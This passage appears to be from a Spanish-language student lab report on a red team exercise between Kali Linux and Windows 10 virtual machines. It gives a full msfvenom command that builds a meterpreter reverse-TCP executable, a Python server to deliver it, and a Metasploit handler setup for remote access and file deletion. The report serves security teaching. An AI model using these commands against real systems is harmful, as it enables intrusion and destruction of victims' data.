En la figura 11 se observa los recursos asignados para el banco de trabajo para la máquina Host con sistema operativo Windows 11, donde se resalta una Memoria RAM de 24GB, 8 procesadores, unidades de disco, Capacidad de video de 4GB y una capacidad de disco SSD de 500GB y adicional se encuentra conectado a la red vía inalámbrica.

Figura 11. Características técnicas de hardware de la máquina Host



Fuente: Elaboración Propia


1.2.3 Herramientas utilizadas para el espacio propuesto de red team

En este laboratorio se utilizaron las siguientes herramientas y/o utilidades de software:

Máquina Host con sistema operativo Windows 11.:

- Herramienta de virtualización Virtual Box
- Internet
- Ventana de comandos CMD

Figura 12. Confirmación de comunicación entre Kali y Windows



Fuente: Elaboración Propia


Máquina virtual con sistema operativo Windows 10 (Victima), acá acontece el acceso abusivo y el borrado de información.

- Des habilitación de herramientas de seguridad de Windows
- Notepad: creación de archivo de texto del ejercicio
- Archivo ejecutable .exe: Descarga y ejecución del archivo para completar la comunicación reversa.

Máquina virtual con sistema operativo Kali Linux (Atacante), acá acontece la creación de los medios para simular el escenario planteado en esta actividad.

- Actualizar el sistema operativo de Kali Linux por medio del comando “sudo apt update”
- Actualizar metasploit con el comando sudo “apt upgrade metasploit-framework”

Figura 13. Actualización de sistema operativo Linux




Fuente: Elaboración Propia

- Ejecución de la utilidad msfvenom [13]con el comando “msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=192.168.1.14 LPORT=443 -f exe >> PoC_8129834.exe”, el cual permite generar una sesión a partir del payload reverso por el puerto TCP 443 al ejecutar el archivo creado en la victima.

En la figura 14 se observa la ejecución del comando de la rúbrica con msfvenom y adicional se confirmación la creación del archivo con la cédula del estudiante y la extensión .exe

Figura 14. Creación del archivo con extensión .exe que contiene el payload reverse TCP



Fuente: Elaboración Propia

[13] METASPLOIT. How to use msfvenom. 2024. {En Línea}. {Consultado el 5, marzo, 2024}. Disponible en: https://docs.metasploit.com/docs/using-metasploit/basics/how-to-use-msfvenom.html

- Creación de un servicio temporal de publicación por medio de Python con el objetivo de simular una aplicación abierta en el navegador y descargarla en la víctima, el comando utilizado es “python -m http.server 443”

- Metasploit: Herramienta robusta que permite ejecutar distintas utilidades que permiten realizar evaluaciones de seguridad y análisis de tecnologías

- Exploit “exploit/multi/handler”: herramienta que permite dar gestión a las conexiones por medio de un payload configurado para el escenario.

- Payload “windows/x64/meterpreter/reverse_tcp”: Esta carga permite generar una puerta de acceso en especial en aquellos casos donde no se tiene otro medio para generar la conexión reverse como por ejemplo redes privadas. En este caso generada en archivo trampa y como parte final para la sesión desde metasploit.

- Nmap: Herramienta que permite analizar el objetivo en búsqueda de diferentes aspectos, en este caso para analizar puertos abiertos. Con el comando “nmap 192.168.1.14 y nmap 192.168.1.15”

- Comandos de Meterpreter: Esta utilidad proporciona una ventana de tipo comando con ciertos comandos que pueden ser muy útiles para realizar acciones de ejecución, copia, eliminación o script entre otros. En este caso pudo utilizarse los comandos predeterminados de Linux como cd para moverse entre carpetas, el comando rm para eliminar el archivo, adicional también se utilizó el comando “Search” para enumerar información y llegar al archivo objetivo.

Identificación del fallo en la seguridad de la máquina Windows 10 x64, basado en el presente escenario.

- Descarga del archivo desconocido sin tener previa validación o reputación,
- Omisión del control de descargas de SmartScreen de Windows defender.
- El antivirus se encuentra deshabilitado
- El firewall se encuentra deshabilitado
- El resto de la suite de Windows Defender estaban deshabilitados.

Herramientas utilizadas para identificar los fallos de seguridad de la víctima.

- Para analizar los puertos disponibles se utiliza la aplicación de nmap, donde inicialmente con el comando básico “nmap [14]192.168.1.15”. En esta ocasión la simulación utiliza el puerto 443.por TCP.
- Para ejecutar la carga que escucha a la petición de la víctima se utiliza metasploit en acompañamiento del payload para Windows, al cargarse con los datos de la máquina esta no presenta interrupciones, lo que puede indicar que posiblemente no tenga un control de protección a nivel de red (Firewall, IDS o IPS)

[14] Nmap. Nmap Reference Guide. 2024. {En Línea}. {Consultado el 5, marzo, 2024}. Disponible en: https://nmap.org/book/man.html

1.2.4 Explicación con gráficos del ataque propuesto en este escenario y otros detalles técnicos.

En la figura 15 se observa el posible paso a paso del ataque propuesto, donde se inicia con la creación del archivo.exe, luego con la publicación e invitación a la víctima, una vez convencido el usuario este procede con la descarga y su ejecución para que el atacante deje escuchando el payload desde la máquina atacante, con esto se logra detectar la comunicación reversa y generar la sesión en la máquina victima para luego ejecutar las acciones de búsqueda y eliminación de información.


Figura 15. Gráfico del ataque para este escenario.

Fuente: Elaboración Propia

Documentación del Payload ejecutado y su estructura.

En la figura 16 se muestra el ingreso a la herramienta de metasploit, la cual será de utilidad para generar la escucha activa de la conexión reversa que será activada por el payload cargado en el archivo de extensión .exe el cual será descargado por la víctima de un sitio web.


Figura 16. Conexión a la consola msf6



Fuente: Elaboración Propia

En la figura 17 se observa cómo se realiza la búsqueda del exploit “multi/handler” en la consola de metasploit, este exploit permite utilizar el payload relacionado con la conexión reversa TCP, en este punto aún no se ha seleccionado o configurado el exploit o el payload.


Figura 17. Búsqueda y selección del exploit.



Fuente: Elaboración Propia

En la figura 18 se puede observar que el payload “windows/x64/meterpreter/reverse_tcp”, viene desarrollada en C++ y dentro de su desarrollo tiene una particularidad la cual tiene como objetivo manipular y cargar elementos en memoria, estos son inyectados al ejecutarse al servir como puente, en este caso con el archivo con extensión .exe en la máquina de la víctima. Dentro de los elementos que lo componen en su estructura de desarrollo están: librerías del sistema y personalizadas, archivos de tipo dll modificados, llamados a memoria y manipulación de los procesos en memoria, manipulación del ámbito de los perfiles de Windows, validación de los esquemas de Windows, manipulación de las direcciones en memoria que utiliza el kernel y de sus funciones. Adicional manipula los encabezados de las imágenes en memoria para lograr cargar sus propias configuraciones. [15].

Figura 18. Contexto general del contenido interno del Payload.




Fuente: Autor[16]

[15] GITHUB. ReflectiveDLLInjection. 2024. {En Línea}. {Consultado el 1, marzo, 2024}. Disponible en: https://github.com/stephenfewer/ReflectiveDLLInjection/blob/master/Readme.md

[16] GITHUB. ReflectiveDLLInjection. 2024. {En Línea}. {Consultado el 1, marzo, 2024}. Disponible en: https://github.com/stephenfewer/ReflectiveDLLInjection/blob/master/Readme.md

En la figura 19 se observa a nivel de la estructura que puede ver un usuario, que el payload cuenta con las siguientes opciones de configuración: ver las características del payload, opciones de configuración para el direccionamiento de la víctima y el puerto a escuchar.


Figura 19. Información del payload a nivel de la consola de metasploit.



Fuente: Elaboración Propia

En la figura 20 se muestra la utilización del comando set en compañía de los comandos LHOST, el cual permite configurar la dirección IP de la víctima y el comando LPORT el cual permite configurar el puerto que queremos escuchar o vigilar, como paso adicional se utiliza el comando “show options” para validar la configuración del exploit

Figura 20. Configuración del exploit para su ejecución

